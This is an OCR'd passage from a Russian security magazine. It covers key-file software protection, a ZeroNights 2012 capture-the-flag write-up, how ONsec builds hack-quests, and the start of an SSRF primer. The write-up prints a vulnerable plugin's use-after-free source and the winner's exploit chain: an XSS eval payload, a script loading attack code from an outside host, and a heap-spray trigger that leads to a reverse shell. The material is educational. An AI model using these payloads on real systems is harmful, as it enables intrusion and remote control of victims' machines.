00000010	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	....
00000020	00	00	00	00	00	00	00	00	90	E6	F7	0B	7C	6C	10	8C	........ђжч.|l.Њ

Внутри ключевого файла

ЧТОБЫ БОЛЬШЕ ЗАПУТАТЬ ВЗЛОМЩИКА, ДЕЛАЙ ЛИШНИЕ ОБРАЩЕНИЯ К ФАЙЛАМ, В ТОМ ЧИСЛЕ И К КЛЮЧЕВОМУ

названием, который легко может затеряться среди сотен других файлов.

Если ключевой файл используется для контроля триального периода, то неплохим приемом будет использование случайной метки в файле. Эта метка генерируется при установке программы. В качестве нее может использоваться дата и время установки или, например, просто случайное число. Один ее экземпляр сохраняется в этом файле, а второй — в реестре. При работе программы они сверяются.


Чтобы еще больше запутать взломщика, можно дополнительно делать лишние обращения к различным файлам, в том числе и к ключевому. Это сильно затруднит анализ лога filemon'а. Пускай при таких обращениях по содержимому файлов что-то вычисляется, при этом при каждом новом обращении используется новый алгоритм. Как можно дольше храни рассчитанные таким образом значения (это всегда настораживает). Тогда хакеру придется потратить не одну ночь на то, чтобы разобраться во всех этих обращениях.

Ну и наконец, хранение имен файлов в зашифрованном виде. Это ослепит дизассемблеры и не даст им построить перекрестные ссылки на обращения к этим файлам. Но не нужно шифровать только имя истинного ключевого файла, так как это сразу выдаст защиту с головой.

Как видишь, универсального рецепта нет.

ЗАКЛЮЧЕНИЕ

Тема защиты приложений достаточно обширна, по ней написано много книг и, к сожалению, ее никак не уместить в рамки небольшой статьи. Мы лишь рассмотрели пример базовой защиты, основанной на ключевом файле. Как ты убедился, это не самая стойкая технология, поэтому защитить с ее помощью программу удается далеко не всегда. И еще совет. Если тебе необходимо обезопасить свое приложение от взлома и заставить хакера попотеть, то не используй готовых и широко распространенных техник. Лучше придумать что-то свое, новое. Ну или, на худой конец, воспользоваться малораспространенным.][



Подсматриваем контрольные суммы

Алексей Синцов (defconrussia@gmail.com)



Поймай телефон!

ОПИСАНИЕ ХАК-КОНКУРСА С КОНФЕРЕНЦИИ ZERONIGHTS 2012

В Москве 19 и 20 ноября 2012 года прошла международная конференция ZeroNights. Про доклады и воркшопы можно прочитать в прошлом номере нашего журнала, а здесь я опишу один из конкурсов, который прошел в рамках этих двух дней, — Catch The Phone.

НАЧАЛО

Для нас это был первый опыт создания подобных конкурсов, поэтому, может, кое-что вышло и комом — об этом лучше судить участникам. Хотелось создать живое и интересное состязание, при этом не сильно отвлекающее от треков конференции (некоторые не любят CTF, потому что нельзя отвлечься ни на минуту). Собственно, конкурс был сделан не мной одним, а целой командой инженеров безопасности компании Nokia. Очевидно, что и призы мы тоже привезли фирменные — телефоны Lumia 920 и 820. Но вернемся к конкурсу. Идея была проста — линейный квест, из четырех флагов (заданий), где каждое следующее задание открывается только после выполнения текущего. Фактически гонка. Первые три задания было решено вообще не укладывать в рамки IT Security, так как это банально, хотелось придумать что-нибудь на смекалку и логику (как выяснилось, такие задания и сложнее придумать, и сложнее решить — игроки не понимают, куда метил автор, а автор не всегда понимает, как задание поймут другие люди… не помешал бы бета-тест). Но обо всем по порядку.

ФЛАГ 0

Фактически это точка входа в игру. Игрок должен был просто заметить QR-листовку с инфой о том, что тут начинается хак-квест. Разобрав этот QR-код, он получал флаг и ссылку на страницу регистрации. Регистрация простая — если ввести флаг 0 и e-mail, то на указанный адрес приходит текст первого задания.

ФЛАГ 1

ТЕКСТ ПЕРВОГО ЗАДАНИЯ:

Приветствую тебя, добрый человек.
Меня зовут Джон Смит. Я являюсь начальником службы ИБ Скакалково. И нам нужна Ваша помощь в одном деликатном деле. Мы уже убедились, что Вы являетесь человеком, обладающим определенным складом ума, иначе бы Вы не получили это сообщение. Но ближе к сути.

В ночь с 30 на 31 мая этого года наше подразделение подверглось атаке неизвестных хакеров из группы «Негатив». В результате они смогли закрепиться в системе. Два дня назад они проникли вглубь нашей СУБД и похитили важные данные, связанные с нанотехнологиями Скакалково и подготовкой нобелевских лауреатов. Мы должны вернуть эти технологии (злоумышленники удалили все данные из СУБД, а бэкап не сохранился, так как он находился в супер-облаке Зилегтел). Дополнительно нам стало известно, что хакеры собирались переслать эти данные вражеской корпорации «Кругль», которая пытается разработать технологию тотального контроля.



Флаг 0, расположенный где-то в зале

Наш агент успел переслать фотографию с места контакта. Затем наш агент исчез. Зная способности нашего оперативника, можно с уверенностью сказать, что он оставил на месте следы, коды или что-нибудь эдакое, хакерское. Но мы не можем определить, что это за место... поэтому я высылаю фотографию Вам (http://catch.zeronights.org/secretFolder0_0aff01a9100f/). Вы должны найти это место, а также следы присутствия нашего агента.

Приложенную фотографию ты можешь увидеть выше. Собственно по фотографии можно сказать только одно — какие-то бетонные блоки с намалеванной сигной. Кое-кто использовал сигну как флаг или даже MD5 (сигна), что логичнее, но это ошибка. Самыми догадливыми были те, кто внимательно прочитал текст задания, ведь там было четко сказано: найти место. Поэтому они просто просмотрели EXIF-информацию с фотки, нашли координаты, которые указывали на конкретную точку рядом с местом проведения конференции:

Latitude: 55.740000
Longitude: 37.604167

Покопавшись на месте, участники находили бетонные блоки, а поискав за этими блоками — и первый флаг (многие нечестные игроки срывали этот флаг и уничтожали, и мне приходилось переклеивать его в течение всего первого дня... позже я просто выложил его в виде подсказки). Введя этот флаг, мы получали по почте текст второго задания...

ФЛАГ 2

НОВОЕ ПИСЬМО ГЛАСИЛО:

Отлично. Хоть наш агент и исчез, но все же мы нашли след.

Согласно полученным данным, хакеры из группы «Негатив» назначили встречу в Берлине с агентами «Кругль». К сожалению, мы не можем отправить в Берлин агента, но там у нас есть связной. Неожиданно он тоже пропал, но только в отпуске... Тем не менее незадолго до отпуска он успел сообщить об очередной наводке — добавочном номере телефона в колл-центре «Кругль» (снятый по отпечаткам пальца с Nokia 3310) для связи с агентами империалистического зла. Однако сам номер он сообщил в очень странной форме, мы не смогли его разобрать... Этот номер невозможно перебрать методом грубой силы, поэтому нам и понадобилась Ваша помощь. Собственно, добавочный номер был нанесен в виде граффити напротив места тусовки всех хакеров Берлина — «C-BASE». К сожалению, связной пропал, а ночная фотография (http://catch.zeronights.org/secretFolder1_09a5e10cc13/photo2.png) этих граффити не помогла точно рассмотреть текст. Итак, все, что мы имеем, — только неудачное фото граффити с закодированным добавочным номером телефона и название хакерского места. Вы должны попытаться получить этот номер и показать нам, что вы его определили верно, через нашу форму приема флагов. Достаньте нам этот номер.



Фотография из задания номер 1

И опять фото. На этот раз EXIF был пустой. Но суть задания точно такая же, как и в первом (для тех, кто ВНИМАТЕЛЬНО читает текст, так как многие пытались искать стенографические загадки, но нет... текст явно гласит — найти граффити на стене). Некоторые, тем не менее, догадались, как решить это задание — с помощью онлайн-карт (хотя был более простой вариант: позвонить в C-BASE и спросить, что там у вас за граффити...). К сожалению, Google Street View не помог тут, так как граффити над водой (это видно по фотографии), а Street View доступен только с дорог.

3D-карты Google дают объем только зданиям, а граффити на железнодорожном помосте, который не выполнен на картах в объеме. Однако есть еще 3D-карты на here.net, которые дают объем всем объектам — с ними можно ознакомиться на следующей странице.

В принципе, этого было достаточно, некоторые игроки даже догугливали в поиске, чтобы подтвердить, что ключевое слово SAZO, а не 5AZO. Далее осталось догадаться, как по клавиатуре телефонной перевести SAZO в число (добавочный номер). После чего учесть тот факт, что в качестве флага мы принимаем 32 байта ASCII-HEX, что, скорее всего, является хешем MD5. Поэтому переводим SAZO как 7296 и берем MD5('7296'), это и окажется флагом.

ФЛАГ 3. ПОСЛЕДНИЙ

ПОСЛЕДНЕЕ ПОСЛАНИЕ:

Прекрасно! Мы в шаге от победы. Последний рывок! Мы дозвонились по полученному номеру и вышли на скрытую систему коммуникации агентов через сеть «Кругль». Получить туннелированный доступ к системе можно здесь: http://cia.zeronights.org.

Собственно, это что-то типа доски объявлений для агентов, только вот согласно их процедуре все агенты должны иметь специальный плагин для работы с порталом. Мы нашли к нему путь: http://cia.zeronights.org/bin/. Тут же можно посмотреть пример работы с плагином.

Важно другое: наша цель, хакер из группы «Негатив», регулярно пользуется этим порталом как агент. При этом мы точно знаем, что вся информация, которую они похитили, находится именно на его лэптопе. Нам нужно проникнуть к нему в ноутбук и получить то, что нам принадлежит. Надеюсь, Вы справитесь с этим простым заданием.

Ну вот и последнее задание. Добралось до него человек шесть. Справились трое, ребята из четвертой команды были очень близки. Задача была простая, но комплексная. И тут все решало время.

БЕЗОПАСНОСТЬ ЧАСТО СВЯЗАНА СО СЛУЧАЙНОСТЯМИ, И ПРАВИЛЬНЫМ МОЖЕТ ОКАЗАТЬСЯ ПРОСТОЕ РЕШЕНИЕ — ЭТО ТОЖЕ УРОК

ЧАСТЬ 1. XSS

Собственно, на странице cia.zeronights.org был список сообщений и форма отправки, где любой желающий мог послать сообщение, после чего оно добавлялось в список на главной странице. Все игроки могли просмотреть эти сообщения. То же самое делал и наш «агент», виртуальная машинка под VirtualBox с Win7/IE9 на борту. Она регулярно просматривала все эти сообщения. Конечно, через тот самый браузер. И более того, с тем самым плагином, о котором была речь в тексте задания. Все шесть участников нашли stored XSS при отправке/просмотре сообщения. Но вот что делать дальше? Со временем все уже догадались, что надо проэксплуатировать какую-нибудь уязвимость в плагине, чтобы проникнуть на целевую машину (о чем в тексте задания прямым текстом и сказано). Так как другие игроки могут «подглядывать» за действиями и атаками других игроков, то предполагалась ситуация не просто тупой эксплуатации, но и сокрытия своих действий от других игроков. Многие использовали XSS в первый раз, чтобы определить IP-адрес, версию ОС и браузер виртуальной машины-агента, и уже вторым сообщением вешали редирект на свою страницу с эксплойтом для плагина. При этом на своей странице вешали фильтр по IP-адресу, тем самым не давая другим игрокам понять, где уязвимость и как выглядит финальный эксплойт. Впрочем, победитель не стал заморачиваться всеми этими ухищрениями.

ЧАСТЬ 2. УЯЗВИМОСТЬ В ПЛАГИНЕ

Некоторые ребята достали IDA и начали реверсить плагин. Сугубо ресерческий подход, но умнее было запустить DirBuster на веб-сервер и найти директорию с исходниками в http://cia.zeronights.org/sources. Вот исходники:

```
void ciaPlugAPI::InitCode(int inputCode) {
  int size = sizeof(SIGN_CODE_TYPE);
  code = (SIGN_CODE_TYPE * ) malloc(size);
  wcsncpy(code - > _dest, L "red", 4 * sizeof(wchar_t));
  code - > checkSign = & static_signPointer;
  code - > code1 = CONST_CODE;
  code - > code2 = inputCode;
  return;
}
void ciaPlugAPI::InitMessage(const std::wstring & input) {
  wchar_t * _input = (wchar_t * ) input.c_str();
  msg = (wchar_t * ) malloc(sizeof(wchar_t) * ↵
  (wcslen(_input) + 1));
  memcpy(msg, _input, sizeof(wchar_t) * (wcslen(_input) ↵
  + 1));
}
void ciaPlugAPI::CheckMessage() {
  if (msg) if (code != NULL) {
    code - > checkSign(code - > code1, code - > code2);
  } else {
    memcpy(msg, L "Code not found", sizeof(wchar_t) * ↵
    (wcslen(L "Code not found") + 1));
  }
}
void ciaPlugAPI::Reset() {
  free(code);
}
```

Все эти функции являются реализациями методов плагина (ActiveX/NPAPI плагина). Очевидно, что тут присутствует уязвимость класса use-after-free (ну, еще есть double-free, но это не про-

Координаты с EXIF



Фото второго задания



Спрятанный от глаз флаг на одном из блоков



Те самые блоки



Граффити в 3D

эксплуатируешь так легко). Если вызвать InitCode(), затем Reset(), то сначала выделится память и проинициализируется 'объект' code, а затем память пометится как свободная — free(code). Тем не менее указатель code сохранится, и если выполнить вызов CheckMessage(), то дернется функция checkSign(), указатель на которую хранится по указателю code. Но так как память помечена как освобожденная, то она может быть перезаписана. Например, если перед вызовом CheckMessage() вызвать InitMessage() со строкой, размер которой равен размеру 'объекта' code, то память для этой строки выделится ровно там, где до этого был наш 'объект'. Это действие перезапишет указатель code → checkSign на то, что будет в строке, в итоге вызов CheckMessage приведет к вызову по адресу с содержимым строки, то есть по перезаписанному, контролируемому атакующим указателю. Модуль скомпилирован без поддержки ASLR, а так как виртуалка на VirtualBox по умолчанию не поддерживает DEP, то написать эксплойт очень легко, надо только просмотреть размер code в IDA или дебаггере (или угадать). Привожу код победителя — Дмитрия «DarkByte» Москина. XSS в поле name:

```
';setTimeout(function(){eval(unescape(message))},100);'
```

Такой вариант был выбран потому, что в поле name XSS отрубалось по длине, зато в поле message (в котором XSS не было, зато и ограничения по длине тоже) — нет. Таким образом, он загрузил в поле message пейлоад с редиректом:

```
var a=document.createElement('script');
a.setAttribute('src','http://snf.darkbyte.ru/attack.html');
document.body.appendChild(a);
msg.innerHTML='';
```

Тайм-аут был поставлен потому, что поле message инициализируется позже, чем name. На странице attack.html был простейший сплоит ванильных времен — хипрспрей с ноп-следом и шелл-кодом, и собственно триггер уязвимости:

```
...
var addr=unescape("%u0c0c%u0c0c"); \\ 0x0c0c0c0c
...
ciaPlugin.InitCode(31337);
ciaPlugin.Reset();
ciaPlugin.InitMessage("1111" + addr + "000");
ciaPlugin.CheckMessage();
```

Шелл-код открывал бэк-коннект-шелл. Так что в итоге Дмитрий получил шелл на машине «агента», где, покопавшись в файловой системе, нашел флаг в текстовом файле. За самое быстрое нахождение всех флагов он получил приз от нас — Nokia Lumia 920. Так же, отдельное спасибо ему за фотографии с конкурса (все фотографии к этому материалу предоставлены Дмитрием, а его впечатления от прохождения конкурса можно прочитать в его блоге — bit.ly/V2b9R1). На втором месте оказался Андрей «ei-grad» Григорьев, который получил Nokia Lumia 820.

КОНЕЦ

Спасибо всем тем, кто принимал участие в данном конкурсе, особенно хочется выразить респект ребятам, которые писали действительно боевой ROP-сплоит с обходом DEP и просто не успели (они же не могли думать, что на Win7 у нас нету DEP...). В ином случае победили бы они — такой вывод сделан по соотношению потраченного времени на каждое задание и по тому, на какой стадии кто из участников находился в каждый отдельно взятый момент. Увы, безопасность часто связана со случайностями, и если вы запускаете что-то под VirtualBox, то может оказаться, что там не будет DEP, защита окажется ниже, и понадобится более простое решение — и это тоже ценный урок. Квест для вас готовили: Сергей Миронов, Ериан Надир, Алексей Синцов.

@ONsec_lab (lab@onsec.ru, lab.onsec.ru)

Как мы делаем хак-квесты

© weeklydig @ Flickr

ИСПОВЕДЬ @ONSEC_LAB

INTRO

Ты уже не раз (мы надеемся) участвовал в наших хак-квестах, приуроченных к началу двух крупнейших событий в области информационной безопасности, которые проходят в нашей стране, — форума PHDays и конференции ZeroNights. В этой статье мы расскажем, как организуются и создаются эти конкурсы, и постараемся дать ценные советы, которые помогут одержать победу. Прежде чем мы приступим, напоминаем: хак-квест — это разновидность task-based CTF, в котором наличие команды не принципиально.


ОТКУДА НОГИ РАСТУТ

Немного истории. Для меня (@d0znpp) все началось в 2010 году, когда мы вместе с Димой Евтеевым и другими ребятами делали хак-квест для CC. По какому принципу тогда собрались организаторы, я не знаю (или уже не помню), но была создана гугл-группа, куда каждый отписывался о тех заданиях, которые хочет/может сделать. Затем все задания собрались вместе на самом CC, и получился очень даже неплохой квест. Самое забавное мое задание было названо «помойкой»: легенда на сайте с заданием гласила, что после разработки сверхсекретного продукта вся документация была уничтожена. Участникам была предоставлена фотография урны, расположенной неподалеку от места проведения конференции. На фото был EXIF-тег с GPS-координатами, по которым предстояло эту урну найти. Внутри лежало множество бумаги, на некоторых листах были распечатанные исходники веб-приложения. Как оказалось, урну нашли только по фото, без оглядки на GPS. Никогда не забуду отзывы: «...но сходство следа от яблока с г...м на распечатках заметили многие».

Затем ONsec (в 2010 году он только набирал обороты) постепенно обзавелся новыми сотрудниками, которые были мотивированы забавными рассказами про первый опыт хак-квеста. Так к 2011 году у нас уже был свой простенький движок и море идей для новых заданий. Оставалось только найти повод.

ПЕРВЫЙ БЛИН: ZERONIGHTS 2011

И повод нашелся. Им стала первая международная конференция ZeroNights, проходившая в Питере 25 ноября. С организаторами мы были уже хорошо знакомы по Defcon Russia (DCG7812) поэтому без труда договорились о проведении хак-квеста и розыгрыше билетов. Про сами задания мы напишем ниже, а вот интерфейс заслуживает отдельных слов. Все задания располагались на карте Санкт-Петербурга в определенных местах-достопримечательностях. Так, под тасками находились и Исаакиевский собор, и Троицкий, и Кировский завод, и многое-многое другое. На странице задания участник получал историческую справку по данной локации из Википедии и описание самого таска. Расчет был на то, что участники международной конференции немного узнают город,



Интерфейс Quest Commander



в который отправятся слушать/читать доклады. Это был первый опыт для нас и первые отзывы, как положительные, так и отрицательные. В этом хак-квесте задание на реверс делали парни из ESET, с которыми мы продолжили сотрудничество и дальше. Главное, что мы поняли, — не надо себе ни в чем отказывать. Хотели мы сделать задания на социнженерию и сделали их, не так ли?

МЕЖДУ ПЕРВОЙ И ВТОРОЙ...

Через полгода настало время для закрепления успеха. Пришла весна, а вместе с ней международный форум PHDays. С организаторами мы договорились о конкурсе заранее, непосредственно во время ZN, поэтому к конкурсу тоже готовить свои весенние водные сани стали еще зимой. Карта, успешно показавшая себя в Питере, стала московской. Задания стали «кремлевскими» и «хакспейсовскими», такими знакомыми и познавательными одновременно. В качестве призов все те же инвайты, в качестве участников все те же хакеры, стремящиеся получить билеты. Море драйва и еще более веселые задания. А благодаря крякмису от Саши Матросова и Жени Родионова из ESET получилось удовлетворить вкусы даже самых заядлых бинарщиков. Самым веселым, по мнению участников, было «кремлевское» задание, суть которого поражала простотой: выслать фото девушки, на котором виден красный бюстгальтер и листок бумаги с названием команды. Это был отличный повод как минимум встать из-за стола и оторваться от монитора. Самым трудным было выкинуть фейки и фотошопы, но эта задача просто решалась наличием в команде опытного фотографа. О том, какие девушки бывают у хакеров, можешь судить сам по фотографиям.

ТРЕТИЙ ПОДХОД

Прошел ровно год с проведения первого хак-квеста, и настало время второго эпизода ZeroNights. В этот раз конференция проводилась в Москве, чем немало удивила и нас, и остальных участников. Тема с картой уже казалась избитой, и мы решили сделать что-то новенькое. Новеньким оказался интерфейс а-ля Norton Commander, на чистом JavaScript, без единой картинки, со всеми подобающими хоткейсами и потрясающей 8-битной музыкой в фоне. Управлялся Quest Commander (так мы назвали эту мордочку) исключительно с помощью клавиатуры. Каждый квест представлял собой файл, запуск которого по кнопке <Enter> открывал задание в новой вкладке браузера. Каждое задание было ассоциировано со старой игрушкой, за отгадку названия которой давались дополнительные баллы. Приятно отметить, что это оказался самый популярный наш конкурс, в нем приняли участие 1387 уникальных IP-адресов, и 104 участника смогли выполнить хотя бы одно задание.

ИЗГОТОВЛЕНИЕ ЗАДАНИЙ: ОТКУДА ДРОВИШКИ?

Большинство наших заданий — из реальной жизни. Выполняя аудиты безопасности веб-приложений, за полгода (а именно столько между PHDays и ZeroNights) мы накапливаем множество хороших методов эксплуатации различных уязвимостей. Лучшие техники попадают в основу заданий конкурсов. Некоторые задания основываются на новых уязвимостях или методах атак, опубликованных буквально на днях. Мы стараемся сделать участие в хак-квесте не только веселой и интересной игрой, но и полезным тренингом для профессиональных качеств. Ведь одно дело — читать исследовательскую работу по каким-нибудь атакам на генераторы случайных чисел, и совсем другое — взламывать настоящую (пусть и специально подготовленную) систему с их использованием.

В составлении заданий есть и элемент случайности, нередко уже в процессе игры приходят какие-то мысли и быстро готовятся интересные таски. Для примера: в мае, во время прохождения PHDays hackquest, d0znpp читал доклад и лекцию в Германии. Эти события проходили в разных городах, между которыми надо было ехать на поезде. Так родилось прекрасное задание по форензике, в котором участникам надо было по дампу Wi-Fi-трафика восстановить время и станцию отправления поезда, а также время и станцию прибытия. Изначально было спланировано другое задание — встать рядом с каким-нибудь домом на улице тихого провинциального немецкого городка и записать 5–10 минут трафика в беспроводном эфире. Затем попросить участников восстановить точный адрес (страна, город, улица, номер дома) этого места. Наблюдая, как быстро участники справились с такой статической геолокацией по BSSID, мы сразу же одобрили идею второго задания с маршрутом поезда. Надо отметить, что для решения этой задачи необходимо было воспользоваться не только базой данных геолокации по BSSID, но и действующим расписанием немецкой железной дороги.

Есть также задания, предвосхищающие какие-то наши собственные наработки. Так, мы предложили провести Error-based XXE в мае, а в ноябре подготовили SSRF-задание. Решая такие задания, участники получают уникальную возможность осознать материал, который только-только выходит с верстака исследователей в открытый доступ.

ФАКАПЫ: НАМ НЕ СТЫДНО!

Все врут. Все врут, и все косячат. Мы тоже допускали огрехи в хак-квестах и ничуть не стыдимся этого. Напротив, поощряем за обнаружение недокументированных уязвимостей. Когда готовился первый хак-квест, мы подошли к этому очень основательно — все функции были разбиты по отдельным виртуальным машинам. Если задание предполагало выполнение кода, оно строго размещалось на отдельной машине. Ко второму заходу мы немного расслабились и допустили возможность выполнения команд на той же машине, где располагались другие задания. Напрямую читать директорию и файлы с заданиями





Отдельный челлендж: выслать фотографию с красным лифчиком за бонусные баллы

от пользователя, выполняющего команды, естественно, было нельзя. Но среди заданий была читалка файлов, которая позволяла читать валидные картинки на сервере уже с другими правами. В итоге, эксплуатируя обе эти уязвимости, ребята из Leet More создали pipe через RCE, указывающий сначала на валидную картинку, а затем (при повторном обращении) на файл, который требовалось прочитать. PHP-код-читалка работал следующим образом:

```
<?php
...
if(getimagesize($fname)>0){
  ...
  file_get_contents($fname);
```

Тут две операции открытия файлов и нет проверки is_file. В итоге если в переменной fname будет имя пайпа, то при первом его открытии мы пройдем проверку на картинку (пайп сначала ссылается на валидную картинку), а затем прочитаем содержимое любого файла, прав на который у нас хватит (при втором обращении пайп ссылается уже на целевой файл). Красивая атака и очень поучительная для нас. Изначальный подход был правильный, надо было давать RCE-задание на отдельной виртуалке, как это было в первый раз, но мы поленились. Ребята из Leet More смогли так считать один или два флага, которые они не взяли к моменту обнаружения этой уязвимости, а мы посчитали, что такой награды будет уже достаточно, и не стали давали бонусных флагов, хотя стоило бы, наверное.

ЛУЛЗЫ

Такое состязание, как хак-квест, да и любое другое хакерское состязание не может обойтись без каких-то ну уж очень забавных моментов. Мы и сами любим пошутить, особенно когда замечаем усердное сканирование хостов с заданиями сканерами типа Acunetix или W3AF. На прошедшем недавно хак-квесте ZN 0x02 мы подшутили над товарищем с бразильским IP, который с самого начала конкурса усердно ломал хост приема флагов. Через 18 (!!!) часов мы сжалились над ним и начали выдавать в случайные HTTP-ответы на его запросы ошибки SQL, которые содержали куски строк из этих самых запросов. Феерия продолжалась еще два дня, подключались различные сканеры, были опробованы какие-то мыслимые и немыслимые векторы атак, начиная от HPP и заканчивая непонятными шелл-кодами. Через трое суток он написал нам со скриншотами, что обнаружил инъекцию, но не может ее использовать. Также сделал несколько странных предположений о том, почему он наблюдает такое поведение :).

СОВЕТЫ ИГРОКАМ

Не претендуем на справедливость этого раздела, но тем не менее надеемся, что данная информация будет полезна всем участникам хак-квестов и CTF. По опыту наблюдения за игроками во время соревнований (не только наших) хочется дать следующие рекомендации:

- если вы играете в одиночку, не зависайте больше двух-трех часов над одним заданием, когда понимаете, что пути к решению у вас еще нет. Если командой — смените человека, выполняющего задание, если он в тупике;
- оцените динамичность обстановки соревнования, следите за новыми заданиями, выбирайте выгодные для себя таски;
- обычно стоимость заданий возрастает к приближению конца соревнований, сохраните силы и ресурсы на «последний рывок»;
- стоимость заданий не всегда пропорциональна их сложности. Смело беритесь за дорогие задания, не пугайтесь, вполне может быть, что они не такие уж и трудные;
- играйте до конца, если хотите победить, большой отрыв от соперников еще не гарантирует победы;
- выбирайте стратегию под игру и свою команду, часто есть способы влиять на ход соревнования (например, голосовать за задания, которые будут открыты), используйте их с умом;
- никогда не сдавайтесь. В любых обстоятельствах есть возможность выиграть;
- не задалбывайте организаторов :). Эти люди очень напряжены и загружены во время соревнований, подумайте десять раз перед отправкой письма, является ли ваш «самый критичный» реквест таким уж необходимым?

ЦЕЛИ И МОТИВАЦИЯ

Если ты прочитал эту статью и у тебя остался вопрос о том, зачем мы все это делаем, значит мы плохо изложили материал :). Это фан — веселье и интерес, отличный способ приложения усилий и подготовки команды. В каком-то смысле такие хак-квесты для нас — это своеобразный тимбилдинг, имеющий при этом прямое отношение к профессиональной деятельности. Мы сами учимся у участников многим вещам, например подходу к заданию и образу мышления. Также такие конкурсы нужны нам, чтобы не закостенеть в своем вебе, не бояться пробовать разные трюки и в конечном счете оставаться квалифицированными в нашем быстро меняющемся мире информационной безопасности.

ЗАКЛЮЧЕНИЕ


Играйте и выигрывайте! Не бойтесь сильных команд, бойтесь собственной неуверенности, ведь именно она мешает вам получить недостающие знания и отточить навыки, необходимые для победы. Мы от себя обещаем поднимать мотивацию как призовым фондом, так и новыми интересными и полезными для практики заданиями. До новых встреч на скор-борде!

@ONsec_lab (lab@onsec.ru, lab.onsec.ru)

ЧАСТЬ 1: ОСНОВЫ

WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Ни редакция, ни автор не несут ответственности за любой возможный вред, причиненный материалами данной статьи.



SSRF: великий и ужасный

САГА О SERVER-SIDE REQUEST FORGERY В ДВУХ ЧАСТЯХ

Если ты еще не в теме — вливайся! Server-side request forgery атаки уже победили Яндекс, SAP, WordPress и еще много-много разнообразных проектов. В этой вводной статье мы постараемся изложить все доступные на настоящий момент основы этого типа атак и привести примеры их использования. Разумеется, будет и продолжение, и красивые эксплойты, но для начала надо понять базовые принципы.

НЕ МЫШОНОК, НЕ ЛЯГУШКА, А НЕВЕДОМА ЗВЕРУШКА

Давай сразу определимся. SSRF — это не уязвимости! Ни новые, ни старые, ни какие-либо еще. Уязвимость — это свойство программы, которое может привести к нарушению конфиденциальности или доступности информации. Не претендуя на достаточность вводимых определений (пользуясь случаем, передаем привет Андрею Петухову — самому педантичному и системному исследователю всех времен и народов), но тем не менее: SSRF — это атака, то есть способ использования уязвимости/ей (да, для проведения атаки может потребоваться несколько различных уязвимостей, и они могут быть разных типов). Этот способ и зашит в аббревиатуру: server-side request forgery — подделка запросов от имени сервера. Таким образом, под фразой «нашел SSRF» говорящий подразумевает (мы надеемся) следующее: нашел одну или несколько уязвимостей, которые позволяют подделывать запросы от имени сервера. Пожалуй, можно было бы на этом и закончить, но мы хотим еще немного повзрывать твой мозг.

Есть такая штука, как OWASP Top-10, к которой прибегают многие компании и исследователи для оценки и классификации чего ни попадя (передаем пламенный привет reward-программе Яндекса). Дело в том, что OWASP Top-10 — это классификация

